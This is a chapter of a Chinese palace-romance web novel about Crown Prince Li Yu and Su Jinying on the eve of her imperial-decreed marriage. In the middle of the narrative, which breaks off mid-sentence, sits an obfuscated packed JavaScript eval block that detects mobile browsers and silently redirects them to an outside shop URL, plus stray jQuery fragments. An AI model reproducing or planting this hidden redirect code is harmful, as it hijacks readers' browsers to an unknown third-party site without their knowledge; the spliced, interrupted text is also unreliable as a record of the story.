李钰的手上滴着血。他快步向丹花楼密室走去,老鸨紧随其后。
“叫小厮端盆水来。”
“是。”
李钰眼色深沉,看着手中暗红的血渐渐变干。
李钰特批孙建安回乡查看孙家村现在情况。如今苏锦莹生死不明,他便将心中的愤恨全都发泄在砍杀卧底在京的曼怡人上。
小厮端来了盆清水后退下。
他将手上的血擦干净后拿出了放在胸前的玉佩。睹物思人,他又想起了她。他恨自己没一直陪在她身边。如果他放下高傲的自尊心,赖在她身边不走,是不是她就不会出事?
他的心如同被万千蚂蚁咬嗜一般疼痛无比,难以言说。
太傅曼怡竟敢做出放火烧村这种丧尽天良、草芥人命的事情。他一定要让他们付出代价,他一定要将可恶的曼怡人赶尽杀绝。
房门突然被人打开,他便收起玉佩,循声抬头望去,来的人竟然是几日未见的陆仁泽。
陆仁泽满脸疲态,一身酒气,让李钰忍不住皱眉用手捂住了鼻子。
李钰那日告诉陆仁泽周彩瑶的死讯后,陆仁泽便在府中整日酗酒,作践自己身体,闭门不出。
李钰知道他心中对自己有怨,怪自己安排周彩瑶去保护苏锦莹而不是安排别人去。也许在他眼中自己也是间接害死周彩瑶的人。
不知为何今日竟然他竟出了门,还来了丹花楼。
“你这是喝了多少酒?”
陆仁泽缄默,径直走到李钰一旁的椅子坐下。
他不回答,而是反问其他,“京中城西处的曼怡人可有被抓获?他们招供了什么信息?”
“抓了五个,死了两个,其他活着的暂时还没招供。他们一口咬定自己只是来京城做小本生意,同太傅党羽的人没有关系。”
李钰放下手,却还是难以忍受他浑身的酒气,“不如我让老鸨给你备水,让你好好清洗一番。这般酒鬼模样成何体统。”
“我这模样怎么了?不如让老鸨再那些酒来。”陆仁泽轻笑,与李钰对视,“我不想太子你,无情无爱,不用借酒消愁。也难怪她不来找你帮忙,而是来找我。”
“你这是何意?她是谁?”李钰皱眉。
陆仁泽不答,“掐指一算,大婚应该就在七日后,看来府上的人有得忙了。”
李钰心中一沉,他口中的大婚莫不是皇帝钦赐的中书侍郎陆家同镇国公苏家的昏礼。
难道她还活着!
李钰猛地站起,心中欣喜不已,笑着离开丹花楼快步向苏府走去。
夜色已深,明月高悬。
苏锦莹让下人都退下,独自一人坐在院子里的石桌边。
桌上放着她从陆仁泽那拿来的酒。青花瓷酒瓶上画着丹花楼独有的花纹。
她用手摸着那花纹想起了她按师父吩咐下山时去丹花楼找周彩瑶的那段时光。周彩瑶虽是青楼女子却饱腹诗书、胸怀大志。她是她下山后交的第一个朋友,也是她这辈子最好的朋友。
她苦笑着将酒倒入杯中,圆月挤进杯中,将杯中美酒照得透亮。
周彩瑶曾对她说过丹花楼的酒是整个京城最香醇的酒。
她还从未喝过酒。
她又想起了赵菡香替她酿的女儿红。
师父在天上若是知道她接下来的打算会作何感想?是支持还是阻拦?
她心乱如麻,倍感烦闷,一鼓作气将杯中的酒喝下。
丹花楼的酒是外地送来的金华酒。此酒色如琥珀,甘甜柔顺。
一杯接着一杯。
喝多了,连天上的月亮都变成了两个。她趴在桌前,枕着手,泪眼模糊。
她看见眼前一个身影在向她走来。
为了不惊扰府上其他的人,李钰翻墙入府,脚步轻盈。他刚走几步便看到了院子里伶仃大醉的苏锦莹。他慢慢向她走近。
心中喜悦和痛楚交织。那是一种失而复得的喜悦。他终于明白了当时她知道阿木没死时她心中的如何的快乐高兴。那是一种难以释怀的痛楚,他也终于明白了阿木真正死去时她面对他时心中的痛苦。
他的心靠近她便开始变得柔软。这是他身为皇帝溺爱的太子从未有过的感受。
“李钰……”
她闭眼说话的声音很小却还是被他听见。
他带着笑蹲下身看眼前喝醉酒的她。
“我讨厌你……”
李钰心头微颤。
“可是我的心……好痛……为什么会爱你……”
李钰将苏锦莹耳侧的碎发往后拨。月光下她白皙微微泛红的脸颊和红润的双唇让他着迷。
他轻轻在她额间落下一吻。
他将她抱起,进了屋,将她放在床上,为她盖好被子后离去。
次日清晨,太子亲临苏府着实把苏明刚吓了一跳。
苏明刚让小桃叫苏锦莹来见李钰,未见其人只得不见二字。苏明刚不知道他和她之间发生过什么,但她不愿意出来见他,苏明刚便找了身体不适的理由圆滑地让李钰离开。
李钰知晓她昨日喝了酒,便信以为真,转身离去。
接连三日,苏明刚都以她身体不适为由回绝他。
他再也抑制不住心中的思念,再次趁着夜色潜入府中。
“你们小心些,别弄坏了小姐的嫁妆。”
小桃大声训斥着正懒懒散散搬动红箱的小厮们。
只见地上摆着数个红箱,红线里面满满当当地装着黄金和珠宝首饰。这些首饰有一些是苏锦莹母亲留下的,还有一大部分是苏明刚亲自去珠宝集市挑选的。苏明刚这人爱面子,就算苏府落魄,他也要给自己女儿准备价值不菲的嫁妆。
李钰咬紧后牙,径直冲向苏锦莹房间。
小桃见状连忙和小厮一起上前阻拦,只可惜他们都慢了一步,李钰进门后便将门关上上了锁。
小桃担忧地用力拍打房门,“是谁进了小姐的房间?小姐!你快出来!”
李钰转身对上苏锦莹的眼。
苏锦莹看了眼他后,继续整理手中的婚服。婚服样式精美,是苏明刚和江芳月一同要求秀依坊最好的绣娘制作的。正红色圆袍上绣着栩栩如生的金凤凰,明黄色大衫上绣满了祥云。
世人常道父母之命媒妁之言。如今她的昏礼也算是勉强随了自己的心愿。只是可惜她这辈子要嫁的人不是她心中的意中人罢了。
李钰见她专注地打理着手中的婚服,愤怒从心中溢出来。他冲到她的面前,狠狠地抓住了她的手腕。
他手上的力气比以前任何一次都要更加用力。她却没说疼。
“停下!”
他的
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17947605|210426||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
双眼猩红,下颌绷紧,死死地抓住她的手腕。
“你就这么想嫁给他!”
苏锦莹无言,撇过脸去。
他掐住她的下巴,让她与自己对视。
但他看不清她的眼神的情愫,只捕捉到一丝哀愁。
苏锦莹用手将他掐着自己下巴的手拍开,眼神漠然,咬牙想将另一只手挣脱开,手却仍被他死死抓住。
“为什么,那日你明明……”亲口说了爱我。
她第一次从他的眼里看到了痛苦,“你为什么要嫁他?”
“这桩婚本就是皇帝赐下的。我只是按时按理准备婚事而已。”
“你明明不喜欢他,你明明想要反抗这桩婚事,难道不是吗?”
苏锦莹轻笑,“是又如何,不是又如何。此事与太子殿下何干?”
“你究竟想做什么?我可以帮你,你不需要找陆仁泽。”
“我让你杀了皇后,你敢吗?”
他的手松了力气,她便瞬时挣脱开来。
“我让你杀了太傅,你敢吗?”她苦笑,“你当然不敢。你是太子,是下一任君王。”
她的眼慢慢泛起泪花来,“太傅和曼怡人害死了孙家村的人,而皇后害死我师父,他们都是我的仇人。我一定会亲自取了他们的性命。我做的事不劳烦太子挂心,我绝不会影响到你。”
“够了!”
李钰将她一把抱起,横抱在身前。
“你要干什么!李钰,你放我下来!”
他当作没听到她的话,开了门,抱着她往大门走。
小桃连忙跟了上去。她神色慌张,“小姐!”
没想到刚刚进小姐屋里的人竟然是太子殿下。
“你放我下来!”苏锦莹挣扎着,却终究无济于事。他将她牢牢抱在身前,丝毫没有放她下来的意思。
“我劝你小声点。若被他人看见你我如此,恐怕你就不能如愿嫁进陆府了。”李钰冷笑。
苏锦莹这才意识到他们过于亲密,若被他人瞧见定会被人在背后议论。她顿时涨红了脸,闭上了嘴。
他刚走到大门口便被小桃拦下。
跑到他们面前的小桃气喘,“放下我家小姐!”
“让开!”
李钰的眼神压迫感极强,宛若蛇蝎的眼睛,在夜里散发着冰冷的幽光。
小桃脊背发凉,却仍然壮着胆子继续,“请太子殿下放我家小姐下来。”
“若你想让旁人知晓我和她的关系,你大可让其他人来拦我。”李钰佯装要亲苏锦莹,将脸凑到苏锦莹面前。
小桃的脸瞬间变红,“停下!”
小桃低下头来退了一步为他让道,李钰瞪了她一眼后便带着苏锦莹离开苏府上了马车。
“你要带我去哪?四日后我便会成亲,还请太子殿下自重。”
李钰将苏锦莹拉入怀中,他捧着她的脸,“我讨厌你说这些话。”
他强势地将吻送上。
这个吻十分激烈。他毫无章法地亲吻着她,让她有些喘不过气。
苏锦莹被吻得腿软,慢慢没了力气,不再挣扎。
二人渐渐动情,体温升高,感到燥热。
他嘴上的动作也渐渐变得轻柔。
一吻完毕,四目相视。她的眼波中柔情似水,而他的眼里也没了先前的暴戾。